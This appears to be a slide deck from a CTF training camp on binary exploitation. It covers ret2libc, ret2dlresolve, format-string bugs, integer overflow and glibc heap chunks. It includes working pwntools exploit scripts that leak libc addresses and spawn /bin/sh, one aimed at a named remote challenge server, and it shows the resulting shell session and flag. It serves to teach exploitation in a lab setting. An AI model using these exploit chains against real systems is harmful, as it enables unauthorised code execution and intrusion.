

CUHK CTF Training Camp PWN Challenge 3

Xinzhe Wang
0ops CTF team

Exercises

- Use ret2libc to get shell.
 - ASLR is on! `sudo bash -c "echo 1 > /proc/sys/kernel/randomize_va_space"`
- If you success in local, try remote:
 - The challenge will be destroyed next Wednesday(2021-11-03 0:00 CST)
 - `nc 45.141.119.119 1314`

Exercises

```
1  # coding=utf8
2  from os import system
3
4  from LibcSearcher import *
5  from pwn import *
6
7  context(os='linux', arch='i386')
8  fname = './ret2libc'
9
10 sh = process([fname])
11 f = ELF(fname)
12
13 puts_plt = f.plt['puts']
14 puts_got = f.got['puts']
15 libc_got = f.got['__libc_start_main']
16 main = 0x080484e7
17
18 payload = flat(b'a' * 40, 0xdeadbeaf, puts_plt, main, libc_got)
19 sh.sendlineafter(b'ASLR!\n', payload)
```

```
21 libc_addr = u32(sh.recv(4))
22 libc = LibcSearcher('__libc_start_main', libc_addr)
23 print('libc:', hex(libc_addr))
24
25 payload = flat(b'a' * 40, 0xdeadbeaf, puts_plt, main, puts_got)
26 sh.sendlineafter(b'ASLR!\n', payload)
27 libc_puts = u32(sh.recv(4))
28 print('puts:', hex(libc_puts))
29
30 libc.add_condition('puts', libc_puts)
31 print(libc)
32 libc_base = libc_addr - libc.dump('__libc_start_main')
33 system_addr = libc_base + libc.dump('system')
34 binsh_addr = libc_base + libc.dump('str_bin_sh')
35
36 payload = flat(b'a' * 40, 0xdeadbeaf, system_addr, 0xdeadbeaf, binsh_addr)
37 sh.sendlineafter(b'ASLR!\n', payload)
38 sh.interactive()
39
```


Exercises

```
sh = remote('45.141.119.119', 1314)
```

```
imwxz ~/Downloads/tmp python exp2.py
[+] Opening connection to 45.141.119.119 on port 1314: Done
[*] '/home/imwxz/Downloads/tmp/ret2libc'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
libc: 0xf7d71e30
puts: 0xf7dc0460
[+] Current constraints are not enough to determine a libc.
[+] There are multiple libc that meet current constraints :
0 - libc6-i386_2.27-3ubuntu1.4_amd64
1 - libc6-i386_2.27-3ubuntu1.3_amd64
[+] Choose one : 0
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib32
lib64
ret2libc
$ cat flag
flag{RetretRet2l1bc!}
$
```

ret2dlresolve

- How dynamic linker fill the GOT table?
- How does it know which function you need?
- .dynamic section



ret2dlresolve

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void vuln()
{
    char buf[100];
    setbuf(stdin, buf);
    read(0, buf, 256);
}

int main()
{
    char buf[100] = "Welcome to dlresolve!\n";

    setbuf(stdout, buf);
    write(1, buf, strlen(buf));
    vuln();
    return 0;
}
```

```
/ include / uapi / linux / elf.h
```

```
161
162     typedef struct elf32_rel {
163         Elf32_Addr    r_offset;
164         Elf32_Word    r_info;
165     } Elf32_Rel;
166
```

```
imwxz ~/Downloads/tmp readelf -r ret2dlresolve
```

```
Relocation section '.rel.dyn' at offset 0x3dc contains 5 entries:
  Offset      Info      Type           Sym.Value      Sym. Name
0804b280  00000306  R_386_GLOB_DAT  00000000      _ITM_deregisterTM[...]
0804b284  00000406  R_386_GLOB_DAT  00000000      __gmon_start__
0804b288  00000806  R_386_GLOB_DAT  00000000      stdin@GLIBC_2.0
0804b28c  00000906  R_386_GLOB_DAT  00000000      stdout@GLIBC_2.0
0804b290  00000a06  R_386_GLOB_DAT  00000000      _ITM_registerTMCl[...]

Relocation section '.rel.plt' at offset 0x404 contains 5 entries:
  Offset      Info      Type           Sym.Value      Sym. Name
0804b2a0  00000107  R_386_JUMP_SLOT  00000000      setbuf@GLIBC_2.0
0804b2a4  00000207  R_386_JUMP_SLOT  00000000      read@GLIBC_2.0
0804b2a8  00000507  R_386_JUMP_SLOT  00000000      strlen@GLIBC_2.0
0804b2ac  00000607  R_386_JUMP_SLOT  00000000      __libc_start_main@GLIBC_2.0
0804b2b0  00000707  R_386_JUMP_SLOT  00000000      write@GLIBC_2.0
```

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF	
0400h:	06	0A	00	00	A0	B2	04	08	07	01	00	00	A4	B2	04	08	...	2..... ² ..
0410h:	07	02	00	00	A8	B2	04	08	07	05	00	00	AC	B2	04	08	...	2..... ² ..
0420h:	07	06	00	00	B0	B2	04	08	07	07	00	00	00	00	00	00	...	02.....

ret2dlresolve

- Let's see what happened to function `read`

```
Relocation section '.rel.plt' at offset 0x404 contains 5 entries
Offset      Info      Type           Sym.Value    Sym. Name
0804b2a0    00000107 R_386_JUMP_SLOT 00000000    setbuf@GLIBC_2.0
0804b2a4    00000207 R_386_JUMP_SLOT 00000000    read@GLIBC_2.0
0804b2a8    00000507 R_386_JUMP_SLOT 00000000    strlen@GLIBC_2.0
```

```
pwndbg> x/x 0x804b2a4
0x804b2a4 <read@got.plt>: 0x08049056
```

```
pwndbg> disassemble 0x8049056
Dump of assembler code for function read@plt:
0x08049050 <+0>: jmp     DWORD PTR ds:0x804b2a4
0x08049056 <+6>: push   0x8
0x0804905b <+11>: jmp    0x8049030
End of assembler dump.
```

数据段
全局偏移量表 (GOT)

GOT[0]:	addr of .dynamic
GOT[1]:	addr of reloc entries
GOT[2]:	addr of dynamic linker
GOT[3]:	0x4005b6 # sys startup
GOT[4]:	0x4005c6 # addvec()
GOT[5]:	0x4005d6 # printf()

代码段

```
callq 0x4005c0 # call addvec()
```

①

过程链接表 (PLT)

PLT[0]: call dynamic linker
4005a0: pushq *GOT[1]
4005a6: jmpq *GOT[2]
...
PLT[2]: call addvec()
4005c0: jmpq *GOT[4]
4005c6: pushq \$0x1
4005cb: jmpq 4005a0

③

②

④

a) 第一次调用addvec

数据段
全局偏移量表 (GOT)

GOT[0]:	addr of .dynamic
GOT[1]:	addr of reloc entries
GOT[2]:	addr of dynamic linker
GOT[3]:	0x4005b6 # sys startup
GOT[4]:	&addvec()
GOT[5]:	0x4005d6 # printf()

代码段

```
callq 0x4005c0 # call addvec()
```

①

过程链接表 (PLT)

PLT[0]: call dynamic linker
4005a0: pushq *GOT[1]
4005a6: jmpq *GOT[2]
...
PLT[2]: call addvec()
4005c0: jmpq *GOT[4]
4005c6: pushq \$0x1
4005cb: jmpq 4005a0

②

b) 后续再调用addvec

ret2dlresolve

.dynstr section

```
imwxz ~/Downloads/tmp readelf -S ret2dlresolve
There are 30 section headers, starting at offset 0x29c8:
```

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.interp	PROGBITS	08048194	000194	000013	00	A	0	0	1
[2]	.note.gnu.bu[...]	NOTE	080481a8	0001a8	000024	00	A	0	0	4
[3]	.note.gnu.pr[...]	NOTE	080481cc	0001cc	000034	00	A	0	0	4
[4]	.note.ABI-tag	NOTE	08048200	000200	000020	00	A	0	0	4
[5]	.gnu.hash	GNU_HASH	08048220	000220	000020	04	A	6	0	4
[6]	.dynsym	DYNSYM	08048240	000240	0000c0	10	A	7	1	4
[7]	.dynstr	STRTAB	08048300	000300	0000a1	00	A	0	0	1
[8]	.gnu.version	VERSYM	080483a2	0003a2	000018	02	A	6	0	2

```
pwndbg> x/36c 0x08048300
0x08048300:  0 '\000' 95 '_' 73 'I' 79 'O' 95 '_' 115 's' 116 't' 100 'd'
0x08048308: 105 'i' 110 'n' 95 '_' 117 'u' 115 's' 101 'e' 100 'd' 0 '\000'
0x08048310: 115 's' 116 't' 100 'd' 105 'i' 110 'n' 0 '\000' 115 's' 116 't'
0x08048318: 114 'r' 108 'l' 101 'e' 110 'n' 0 '\000' 114 'r' 101 'e' 97 'a'
0x08048320: 100 'd' 0 '\000' 115 's' 116 't'
```

```
pwndbg> x/16s 0x08048300
0x08048300: ""
0x08048301: "_IO_stdin_used"
0x08048310: "stdin"
0x08048316: "strlen"
0x0804831d: "read"
0x08048322: "stdout"
0x08048329: "setbuf"
0x08048330: "__libc_start_main"
0x08048342: "write"
0x08048348: "libc.so.6"
0x08048352: "GLIBC_2.0"
0x0804835c: "_ITM_deregisterTMCloneTable"
0x08048378: "__gmon_start__"
0x08048387: "_ITM_registerTMCloneTable"
0x080483a1: ""
0x080483a2: ""
pwndbg>
```


ret2dlresolve

- .dynsym section st_name is offset

```
[ 6] .dynsym          DYNsym          08048240 000240 0000c0 10   A 7   1 4
```

```
imwxz ~/Downloads/tmp readelf -s ret2dlresolve
```

Symbol table '.dynsym' contains 12 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000000	0	FUNC	GLOBAL	DEFAULT	UND	setbuf@GLIBC_2.0 (2)
2:	00000000	0	FUNC	GLOBAL	DEFAULT	UND	read@GLIBC_2.0 (2)

```
typedef struct elf32_sym{
    Elf32_Word    st_name;
    Elf32_Addr    st_value;
    Elf32_Word    st_size;
    unsigned char st_info;
    unsigned char st_other;
    Elf32_Half    st_shndx;
} Elf32_Sym;
```

```
10h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
50h: 29 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00
50h: 1D 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00
```

```
pwndbg> x/16s 0x08048300
0x8048300: ""
0x8048301: "_IO_stdin_used"
0x8048310: "stdin"
0x8048316: "strlen"
0x804831d: "read"
0x8048322: "stdout"
0x8048329: "setbuf"
0x8048330: "__libc_start_main"
0x8048342: "write"
0x8048348: "libc.so.6"
0x8048352: "GLIBC_2.0"
0x804835c: "_ITM_deregisterTMCloneTable"
0x8048378: "__gmon_start__"
0x8048387: "_ITM_registerTMCloneTable"
0x80483a1: ""
0x80483a2: ""
pwndbg>
```

ret2dlresolve

- Call **read**, jump to **read** plt

```
pwndbg> disassemble 0x8049056
Dump of assembler code for function read@plt:
   0x08049050 <+0>:    jmp     DWORD PTR ds:0x804b2a4
   0x08049056 <+6>:    push    0x8
   0x0804905b <+11>:   jmp     0x8049030
End of assembler dump.
```

- Jump to **read** got(next inst)

```
pwndbg> x/x 0x804b2a4
0x804b2a4 <read@got.plt>:      0x08049056
```

- Push param relocation offset(0x8)

```
Relocation section '.rel.plt' at offset 0x404 contains 5 entries:
Offset      Info    Type           Sym.Value    Sym. Name
0804b2a0    00000107 R_386_JUMP_SLOT 00000000    setbuf@GLIBC_2.0
0804b2a4    00000207 R_386_JUMP_SLOT 00000000    read@GLIBC_2.0
```

- Jump to dynamic linker to resolve **read**

```
/ include / uapi / linux / elf.h
```

```
161
162 typedef struct elf32_rel {
163     Elf32_Addr    r_offset;
164     Elf32_Word    r_info;
165 } Elf32_Rel;
166
```

ret2dlresolve

- From .dynsym get offset

```
0240h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0250h: 29 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00
0260h: 1D 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00
```

- From .dynstr get function name

```
pwndbg> x/16s 0x08048300
0x8048300: ""
0x8048301: "_IO_stdin_used"
0x8048310: "stdin"
0x8048316: "strlen"
0x804831d: "read"
0x8048322: "stdout"
0x8048329: "setbuf"
0x8048330: "__libc_start_main"
0x8048342: "write"
0x8048348: "libc.so.6"
0x8048352: "GLIBC_2.0"
0x804835c: "_ITM_deregisterTMCloneTable"
0x8048378: "__gmon_start__"
0x8048387: "_ITM_registerTMCloneTable"
0x80483a1: ""
0x80483a2: ""
pwndbg>
```

ret2dlresolve

- What if we modify the .dynstr function name?
- gcc -m32 -fno-stack-protector -z norelro -no-pie ret2dlresolve.c -o ret2dlresolve
- .dynstr is read only(0x8048300)
- .dynamic section tells where .dynstr loaded and writable

```
pwndbg> vmap
LEGEND: STACK | HEAP | CODE | DATA | RWX
0x8048000 0x8049000 r--p 1000 0
```

```
[21] .dynamic DYNAMIC 0804b198 002198 0000e8 08
```

```
0x804b000 0x804c000 rw-p
```

```
imwxz ~/Downloads/tmp readelf -d ret2dlresolve
```

Dynamic section at offset 0x2198 contains 24 entries:

Tag	Type	Name/Value
0x00000001	(NEEDED)	Shared library: [libc.so.6]
0x0000000c	(INIT)	0x8049000
0x0000000d	(FINI)	0x804931c
0x00000019	(INIT_ARRAY)	0x804b190
0x0000001b	(INIT_ARRAYSZ)	4 (bytes)
0x0000001a	(FINI_ARRAY)	0x804b194
0x0000001c	(FINI_ARRAYSZ)	4 (bytes)
0x6ffffef5	(GNU_HASH)	0x8048220
0x00000005	(STRTAB)	0x8048300

```
pwndbg> x/32x 0x804b198
```

0x804b198:	0x00000001	0x00000048	0x0000000c	0x08049000
0x804b1a8:	0x0000000d	0x0804931c	0x00000019	0x0804b190
0x804b1b8:	0x0000001b	0x00000004	0x0000001a	0x0804b194
0x804b1c8:	0x0000001c	0x00000004	0x6ffffef5	0x08048220
0x804b1d8:	0x00000005	0x08048300	0x00000006	0x08048240
0x804b1e8:	0x0000000a	0x000000a1	0x0000000b	0x00000010
0x804b1f8:	0x00000015	0xf7ffd90c	0x00000003	0x0804b294
0x804b208:	0x00000002	0x00000028	0x00000014	0x00000011

ret2dlresolve

```
imwxz ~/Downloads/tmp python ret2dl.py
[+] Starting local process './ret2dlresolve': pid 13768
[*] '/home/imwxz/Downloads/tmp/ret2dlresolve'
Arch:      i386-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[*] Loaded 10 cached gadgets for './ret2dlresolve'
[*] Switching to interactive mode
$ cat /flag
flag{test_flag}
```

```
1  # coding=utf8
2  from pwn import *
3
4  context(os='linux', arch='i386')
5  fname = './ret2dlresolve'
6
7  sh = process(fname)
8  f = ELF(fname)
9  r = ROP(fname)
10
11  # construct new dynstr data
12  dynstr = f.get_section_by_name('.dynstr').data()
13  dynstr = dynstr.replace(b'read', b'system')
14
15  sh.recvuntil(b'dlresolve!\n')
16  r.raw(112 * 'a') # buffer overflow
17  r.read(0, 0x804B1D8 + 4, 4) # read fake dynstr address to .dynamic
18  r.read(0, 0x0804B900, len((dynstr))) # read new dynstr to free space
19  r.read(0, 0x0804B900 + 0x100, len('/bin/sh\x00')) # read /bin/sh\x00
20  r.raw(0x08049056) # the second instruction of read@plt
21  r.raw(0xdeadbeef)
22  r.raw(0x0804B900 + 0x100) # system() param
23  r.raw('a' * (256 - len(r.chain()))) # fill to 256
24
25  sh.send(r.chain())
26  sh.send(p32(0x0804B900))
27  sh.send(dynstr)
28  sh.send(b'/bin/sh\x00')
29  sh.interactive()
30
```


ret2dlresolve

- -z norelro
- RELRO protection:
 - NO RELRO: .dynamic is writable
 - Partial RELRO(default): .dynamic is read only
 - Full RELRO: all symbol will be relocated when loaded, .got is read only(no lazy binding)

ret2dlresolve

- When it comes to Partial RELRO...

```
pwndbg> disassemble 0x8049056
Dump of assembler code for function read@plt:
0x08049050 <+0>:    jmp     DWORD PTR ds:0x804b2a4
0x08049056 <+6>:    push   0x8
0x0804905b <+11>:   jmp     0x8049030
End of assembler dump.
```

- We can control the offset(0x8)!

```
[11] .rel.plt          REL          08048404 000404 0
```

```
Relocation section '.rel.plt' at offset 0x404 contains 5 entries:
 Offset      Info      Type           Sym.Value  Sym. Name
0804b2a0  00000107  R_386_JUMP_SLOT  00000000  setbuf@GLIBC_2.0
0804b2a4  00000207  R_386_JUMP_SLOT  00000000  read@GLIBC_2.0
```

- .bss section contains uninitialized static data, always writable.

```
[25] .bss              NOBITS          0804b2bc 0022bc 000004 00
```

ret2dlresolve

- We construct string **system**
 - We construct fake .dynsym item, offset point to **system**
 - We construct fake .rel.plt item, offset point to fake .dynsym item
 - We push fake param to dynamic resolver, offset point to fake .rel.plt item
 - We run system
-
- However, compiler will store version information in VERSYM, .rel.plt item offset also controls what version is, if offset not correct, program will crash.
 - The address of fake .dynsym need to be carefully choosed.

ret2dlresolve

- Luckily we can use tools to calculate these for use:
 - roputils: <https://github.com/inaz2/roputils> (more flexible, but too old)
 - pwntools internal Ret2dlresolvePayload (Recommended)

```
1  # coding=utf8
2  from pwn import *
3
4  context(os='linux', arch='i386')
5  fname = './ret2dlresolve'
6
7  sh = process(fname)
8  elf = ELF(fname)
9  rop = ROP(fname)
10 dlresolve = Ret2dlresolvePayload(elf, symbol="system", args=["/bin/sh"])
11 rop.read(0, dlresolve.data_addr)
12 rop.ret2dlresolve(dlresolve)
13 raw_rop = rop.chain()
14 sh.recvuntil(b"!\n")
15 payload = flat({112: raw_rop, 256: dlresolve.payload})
16 sh.sendline(payload)
17 sh.interactive()
18
```


buffer overflow

- We only introduced basic ones...
- **Read linux source code/learn more underlying principle.**
- More tricks need to learn from match:
 - arm/mips architecture
 - x64
 - BROP(Blind ROP)
 - ret2VDSO
 - SROP
 - stack pivoting
 - stack smash
 - ...

Format String

Input: `printf("Color %s, Number %d, Float %.2f", "red", 123456, 3.14);`

Output: Color red, Number 123456, Float 3.14



scanf
printf
fprintf
vprintf
vfprintf
sprintf
snprintf
vsprintf
vsnprintf
setproctitle
syslog
err, verr, warn, vwarn

3.14
123456
address of "red"
address of format string

Format String

- Suppose
 - `printf("Color %s, Number %d, Float %4.2f");`
- Visit invalid address will crash the program.
 - `%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s`
 - DoS attack
- Leak memory
 - Combined with other attack like stack overflow
 - `%n$x` will leak n-th param (n+1 in stack)

Format String

%n in printf()

```
printf("geeks for %ngeeks ", &c);
```

There are 10 characters
before the %n
inside the printf() method

Hence the value **10**
will be stored in c



10
c

Format String

- How to write big digit(like pointer)?
 - %hhn write single byte
 - %hn write double byte
- We can do arbitrary read/write!
- Detect tools:
 - IDA plugin: <https://github.com/L4ys/LazyIDA>

Integer Overflow

- unsigned int: $0-1=?$
- int: $2147483647+1=?$
- int: $0x12345678$ to short int = ?
- Usually the break point and combined with other attacks.

Heap

- malloc in C
- Different realization with different version:
 - dlmalloc – General purpose allocator
 - ptmalloc2 – glibc(Linux distribution)
 - jemalloc – FreeBSD and Firefox
 - tcmalloc – Google
 - libumem – Solaris
- **Read the fucking code**

Heap

- malloc(size_t n)
 - n=0 returns a minimum-sized chunk, 16 bytes on most 32bit systems, and 24 or 32 bytes on 64bit systems
 - n=-1 size_t is **unsigned**, often fail
- free(void* p)
 - p=0, **do nothing**
 - p is already freed, double free vulnerability

Heap


- Not real case!




a) `p1 = malloc(4*sizeof(int))`




b) `p2 = malloc(5*sizeof(int))`



c) `p3 = malloc(6*sizeof(int))`




d) `free(p2)`



e) `p4 = malloc(2*sizeof(int))`

Heap



Heap

```
1154 struct malloc_chunk {
1155
1156     INTERNAL_SIZE_T      mchunk_prev_size; /* Size of previous chunk (if free). */
1157     INTERNAL_SIZE_T      mchunk_size;      /* Size in bytes, including overhead. */
1158
1159     struct malloc_chunk* fd;                /* double links -- used only if free. */
1160     struct malloc_chunk* bk;
1161
1162     /* Only used for large blocks: pointer to next larger size. */
1163     struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
1164     struct malloc_chunk* bk_nextsize;
1165 };
```

- mchunk_size: multiple of 2 * SIZE_SZ, 32bit=8(0b1000), 64bit=16(0b10000), least significant 3bit is useless so used to store some specific data:
 - NON_MAIN_ARENA: 0 is main process, 1 is not
 - IS_MAPPED: 1 is allocated by mmap, 0 is not
 - PREV_INUSE: 1 when previous chunk is not free, 0 is free

